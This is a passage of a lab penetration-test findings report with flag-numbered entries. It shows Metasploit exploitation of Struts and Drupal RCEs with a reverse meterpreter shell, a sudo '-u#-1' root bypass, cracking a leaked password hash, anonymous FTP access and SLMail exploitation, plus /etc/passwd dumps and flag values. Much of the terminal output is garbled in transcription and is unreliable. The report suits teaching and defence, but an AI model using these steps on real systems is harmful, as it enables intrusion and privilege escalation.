Images	 <pre> root@kali:~/Desktop x root@kali: ~ cat /etc/passwd root:x:0:root:/root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/usr/sbin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:sync:/var/run:/usr/sbin/nologin games:x:5:games:/usr/games:/usr/sbin/nologin man:x:6:man:/usr/share/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin ucp:x:10:10:ucp:/var/spool/ucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:www-data:/var/www:/usr/sbin/nologin backuppix:x:34:34:backuppix:/var/backups:/usr/sbin/nologin ircx:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin libuidid:x:100:100::/var/lib/libuidid: syslog:x:101:101::/home/syslog:/bin/false flag9-wukds8f7sd:xd:x:1000:1000::/home/flag9-wukds8f7sd: alice:x:101:100::/home/alice: </pre> <p>This terminal window shows the content of the '/etc/passwd' file. It lists various system and user accounts with their respective home directories and shells. The terminal title is 'root@kali:~/Desktop'.</p>

Vulnerability	Findings
Title	RCE exploit Struts - Flag 10
Type	Linux OS
Risk	Critical
Description	<p>In Nessus a specific vulnerability was shown, CVE-2017-5638 which allows remote attackers to execute arbitrary code on the target server. A search in Metasploit gives the exploit. Similar steps to Flag 7, but only accessing meterpreter, it was possible to access folder /root. The "/root" directory typically contains sensitive files and configurations accessible only to the root user.</p> <p>Important to mention that this exploit needed some additional configuration, shown in the images. There are required to use the active session created after running the exploit.</p>
Founded in or affected host	192.168.13.12
Remediation / Recommendation	Same as Flag 6 , immediately update to the latest patched version.
Images	  

```

root@kali:~#
File Actions Edit View Help
TimestampOutput false Prefix all console output with a timestamp
msf3 > use exploit/multi/http.struts2_content_type_ognl
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf3 exploit(exploit/multi/http.struts2_content_type_ognl) > options

Module options (exploit/multi/http.struts2_content_type_ognl):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS Output The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /struts2-showcase/ yes The path to a struts application action
VHOST no HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.171.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Universal

msf3 exploit(exploit/multi/http.struts2_content_type_ognl) > set Rhost 192.168.13.12
Rhost => 192.168.13.12
msf3 exploit(exploit/multi/http.struts2_content_type_ognl) > run

[*] Started reverse handler on 192.168.171.100:4444
[*] Exploit running: [http://192.168.171.100:4444] -> [192.168.13.12:59982]
[*] Metasploit session 1 opened (192.168.171.100:4444 -> 192.168.13.12:59982 ) at 2022-07-07 20:23:35 -0400
[*] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
[*] msf3 exploit(exploit/multi/http.struts2_content_type_ognl) > sessions -l

Active sessions
Id Name Type Information Connection
1 meterpreter x64/linux root@192.168.13.12 192.168.171.100:4444 -> 192.168.13.12:59982 (192.168.13.12)
[*] Starting interaction with 1...
meterpreter > 






# Bourne shell (root) - 192.168.13.12 - Linux Cntrl-Mgmt - root@kali:~#
File Actions Edit View Help
File Actions Edit View Help
meterpreter > pwd
/cv-2017-538/cv-2017-538/example
meterpreter > find / -type f -name FlagisInThisfile.7z
[*] Unknown command: find
meterpreter > search calc entry-point.sh
#!/bin/sh
set -e


exec java "$@" -jar /cv-2017-538/cv-2017-538-example.jar
meterpreter > cd ..
meterpreter > ls
listing:/
Mode Size Type Last modified Name
100755/rwxr-xr-x 0 fil 2022-07-06 04:16:42 -0400 .dockercfg
040755/rwxr-xr-x 4096 dir 2023-05-11 08:21:02 -0400 bin
040755/rwxr-xr-x 2048 dir 2023-05-11 08:21:02 -0400 lib
040755/rwxr-xr-x 340 dir 2022-07-07 28:25:17 -0400 dev
040755/rwxr-xr-x 4096 dir 2023-07-04 04:16:42 -0400 etc
040755/rwxr-xr-x 4096 dir 2023-05-11 08:21:02 -0400 home
040755/rwxr-xr-x 4096 dir 2023-05-11 08:21:02 -0400 lib
040755/rwxr-xr-x 4096 dir 2023-05-11 08:21:02 -0400 libexec
040755/rwxr-xr-x 4096 dir 2023-05-09 16:49:48 -0400 mnt
040755/rwxr-xr-x 4096 dir 2023-07-09 16:49:48 -0400 opt
040755/rwxr-xr-x 4096 dir 2023-05-09 16:49:48 -0400 proc
040700/rw-r--r-- 4096 dir 2022-07-07 08:17:45 -0400 root
040755/rwxr-xr-x 4096 dir 2023-05-09 16:49:48 -0400 run
040755/rwxr-xr-x 4096 dir 2019-05-11 08:21:02 -0400sbin
040755/rwxr-xr-x 4096 dir 2023-05-09 16:49:48 -0400 sry
041777/rwxrwxrwx 4096 dir 2022-07-07 28:28:34 -0400 tmp
040755/rwxr-xr-x 4096 dir 2023-05-09 16:49:48 -0400 var
040755/rwxr-xr-x 4096 dir 2023-05-09 16:49:48 -0400 var


meterpreter > cd root/
meterpreter > ls
listing:/
Mode Size Type Last modified Name
040755/rwxr-xr-x 4096 dir 2022-07-06 09:17:45 -0400 .x2
100644/rw-r--r-- 194 fil 2022-02-08 09:17:32 -0400 FlagisInThisfile.7z
meterpreter > calcFlagIsInThisfile.7z
[*] /proc/kcore is flagged as being used by another process
[*] msf3 exploit(exploit/multi/http.struts2_content_type_ognl) >

```


Vulnerability	Findings
Title	RCE exploit Drupal - Flag 11
Type	Linux OS
Risk	Critical
Description	A “nmap -Sv -A -T4 192.168.13.13” scan shows the vulnerability code for this machine (CVE-2019-6340). Drupal is a content management system and this vulnerability allows remote attackers to execute arbitrary code on the target system. A search in Metasploit for that code, shows the appropriate exploit. Once the session is open with a meterpreter, “shell” command gives access to the command line. A “whoami” gives the information needed.
Founded in or	192.168.13.13

affected host	
Remediation / Recommendation	Same as Flag 6 , immediately update to the latest patched version.
Images	    

Vulnerability	Findings
Title	SSH user - Flag 12
Type	Linux OS
Risk	Critical
Description	<p>From Flag 1, the ssh user "alice" was recovered. Password in this case was identically as the username.</p> <p>It was possible to use CVE-2019-14287 which is a vulnerability that affects the sudo command in Unix-based systems and allows unauthorized users to execute commands as root or other privileged users. Based on the information found in the website https://hackersploit.org/sudo-security-bypass-vulnerability-cve-2019-14287 a method to exploit the vulnerability.</p> <p>Basically any user can run commands using "sudo -u#-1". After applied "sudo -u#-1 /bin/bash" a root console was possible to access. Finding was in the /root folder.</p>
Founded in or affected host	192.168.13.14
Remediation / Recommendation	Same as Flag 6 , security updates and patches to the sudo package.
Images	 <pre> root@kali:~ x root@kali:~ x [root@kali ~] -> # ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Thu Jul 6 11:38:54 2023 from 192.168.13.1 Could not chdir to home directory /home/alice: No such file or directory \$ </pre>






Third penetration test findings

Vulnerability	Findings
Title	Totalrekall GitHub page - Flag 1
Type	Windows OS
Risk	Medium
Description	User credentials found in the repository open to the public. In this case, it was found in the file xampp.users. User is trivera and to crack the hash (\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0) John the Ripper was used.
Founded in or affected host	https://github.com/totalrekall
Remediation / Recommendation	Going back to Flag 4 , sensitive data should not be exposed to the public.
Images	 <p>The image shows a GitHub repository page for 'totalrekall / site' with the file 'xampp.users' open. The file contains the password hash 'trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0'. Below this, a terminal window is displayed showing the command 'john hashflag1.txt' being run. The output of the command shows the password 'trivera' being cracked successfully.</p>

Vulnerability	Findings
Title	Nmap scan FTP - Flag 3
Type	Windows OS
Risk	Medium
Description	Using a scan "nmap -sV 172.22.117.0/24", it was possible to get information about a FTP server on port 21 running in the machine 172.22.117.20 with anonymous login allowed.

	After connecting to the machine through FTP with an anonymous username and no password, it was possible to download a specific file (flag3.txt). Content of that file was displayed on the local machine.
Founded in or affected host	172.22.117.20
Remediation / Recommendation	FTP is a protocol barely used in the present, basically because connection is not secure, data is transmitted in clear text. Additionally, allowing a user with no credentials represents a danger for any system. It is recommended to use a secure protocol like SSH and allow only specific users to connect to the server.
Images	<p>Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00055s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftptd 0.9.41 beta _ftp-anon: Anonymous FTP login allowed (FTP code 230) _r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt _ftp-syst: _ SYST: UNIX emulated by FileZilla in FTP command line? _ftp-bounce: bounce working! 25/tcp open smtp SLMail smtpd 5.5.0.4433 _smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN _ This server supports the following commands: HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp open finger SLMail fingerd</p> <p>File Actions Edit View Help root@kali:~ x root@kali:~ x root@kali:~ x [root@kali:~]# ftp 172.22.117.20 Connected to 172.22.117.20. 220 FileZilla Server version 0.9.41 beta 221 Welcome by Tim Kosse (tim.kosse@gmx.de) 222 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. ->r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK 226 Transfer OK 32 bytes received in 0.00 secs (116.1710 kB/s)</p> <p>File Actions Edit View Help root@kali:~ x root@kali:~ x root@kali:~ x [root@kali:~]# ls Desktop Documents Downloads file2 file3 flag3.txt LinEnum.sh Music Pictures Public Scripts Templates Videos [root@kali:~]# cat flag3.txt 89cb548970d44f348bb63622353ae278</p>

Vulnerability	Findings
Title	Nmap scan SLMAIL- Flag 4
Type	Windows OS
Risk	Critical
Description	Using a scan "nmap -sV 172.22.117.0/24", it was possible to identify a program, SLMAIL or Seattle Lab Mail, running on port 110 in a Windows machine (IP 172.22.117.20). Using Metasploit, searching for an exploit for that specific program, it was possible to find one. By setting up the right options, running the exploit, a remote connection to the machine was possible. After running the

	command “shell” a DOS console appeared. Going through some of the folders, a sensitive file was found (flag4.txt).
Founded in or affected host	172.22.117.20
Remediation / Recommendation	Same as Flag 6 from the previous section, keeping the systems updated and in this specific case, patch the email servers for the company.
Images	  

```

C:\Program Files (x86)\S!Mail\System>dir
4 Dir(s) 59,164 bytes free
Volume in drive C has no label.
Volume Serial Number is 0E1A-D802

Directory of C:\Program Files (x86)\S!Mail\System

07/11/2023 01:16 AM <DIR> .
07/11/2023 01:16 AM <DIR> ..
03/19/2022 08:54 AM 32 flag4.txt
3,358 listrcrd.txt
03/19/2022 08:54 AM 1,484 maillog_000
03/21/2022 08:56 AM 3,793 maillog_001
04/05/2022 09:49 AM 4,371 maillog_002
04/05/2022 09:49 AM 1,948 maillog_003
04/12/2022 05:36 PM 1,991 maillog_004
04/16/2022 05:47 PM 2,210 maillog_005
04/16/2022 05:47 PM 2,433 maillog_006
07/13/2022 09:08 AM 1,991 maillog_007
07/18/2023 01:07 AM 2,368 maillog_008
07/18/2023 01:07 AM 20,703 maillog_009
07/11/2023 01:39 AM 3,678 maillog_010
13 File(s) 59,164 bytes
2 Dir(s) 3,407,139,816 bytes free

C:\Program Files (x86)\S!Mail\System>type flag4.txt
527834341044bd9cc8619719a49
C:\Program Files (x86)\S!Mail\System>

```

Vulnerability	Findings
Title	Scheduled task - Flag 5
Type	Windows OS
Risk	Critical
Description	Following a previous exploit in Flag 4 , it was possible to use meterpreter with the command “schtasks /query” to show all the tasks in the 172.22.117.20, and from there identified flag5 as a task. Using “schtasks /query /tn flag5 /v” it is possible to get the value.
Founded in or affected host	172.22.117.20
Remediation / Recommendation	Same as for the previous vulnerability Flag 4 , once connection to a machine is completed, accessing any kind of files is possible.
Images	<pre> root@kali:~ root@kali:~ File Actions Edit View Help root@kali:~ root@kali:~ [...] _ 3.1.1: _ Message signing enabled and required _ smb2-time: _ date: 2023-07-10T09:23:06 _ start_date: N/A TRACEROUTE HOP RTT ADDRESS 1 0.51 ms WInd001 (172.22.117.10) Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00048s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp Filezilla Frnd 0.9.4.1 b6ts 21/tcp open ftp-anon Anonymous FTP login allowed (FTP code 230) _r--r--r-- i ftp ftp 32 Feb 15 2022 flag3.txt _ftp-syst: _ SYS: UNIX emulated by FileZilla _ftp-bounce: bounce working! 25/tcp open smtp Microsoft SMTP 5.0.0.4433 25/tcp open smtp Microsoft SMTP 5.0.0.4433 _ This server supports the following commands: HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp open finger SLMail fingerd _finger: Finger online user list request denied.\x00 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _http-title: _HTTP/1.1 401 Unauthorized\x00 _Basic realm=Restricted Content _http-title: 401 Unauthorized 106/tcp open pop3w SLMail pop3ow 110/tcp open pop3 BVRP Software SLMAIL pop3d 119/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios Microsoft Windows NetBIOS-SSN 443/tcp open ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _tls-alpn: _ http/1.1 _ssl-date: TLS randomness does not represent time _http-title: _HTTP/1.1 401 Unauthorized\x00 _Basic realm=Restricted Content _http-title: 401 Unauthorized _ssl-cert: Subject: commonName=localhost _Not valid before: 2009-11-10T23:48:47 _Not valid after: 2023-07-08T23:48:47 445/tcp open microsoft-ds? MAC Address: 00:15:50:02:04:12 (Microsoft) No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/). TCP/IP fingerprint: OS:SCAN(V=7.92%K=4%D=7/10%CT=21%CU=37652%PV=Y%OS=1%D=D%G=Y%M=00155D%T </pre>

